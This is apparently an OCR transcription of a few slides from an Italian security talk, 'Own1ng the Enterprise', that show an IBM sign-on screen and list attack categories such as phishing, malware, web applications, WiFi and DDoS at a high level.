
Own1ng the Enterprise 1.0



```
                    Sign On
                                   System . . . . . :   [illegible]
                                   Subsystem . . . . :   [illegible]
                                   Display . . . . . :   [illegible]

         User . . . . . . . . . . . . . .        ________
         Password . . . . . . . . . . . .
         Program/procedure . . . . . . . .       ________
         Menu . . . . . . . . . . . . . .        ________
         Current library . . . . . . . . .       ________

                                 (C) COPYRIGHT IBM CORP. 1980, 2002.
MA    a                        ⇑                                  06/053
```

Exploiting...

0wn1ng the Enterprise 1.0




Cosa?

(Some time ago.. attacchi 1.5)

- social engineering (fake web / phishing)
- malware
    - spyware
    - keylogger
    - bank-aware
- applicazioni web
- wireless (wardriving, no encryption, WEP, ..)
- DDOS (Distributed Denial of Service)


0wn1ng the Enterprise 1.5

web applications, WiFi, VPNs, ...




0wn1ng the Enterprise 1.5

web applications, WiFi, VPNs, ...




Discovery...

0wn1ng the Enterprise 1.5



Discovery...

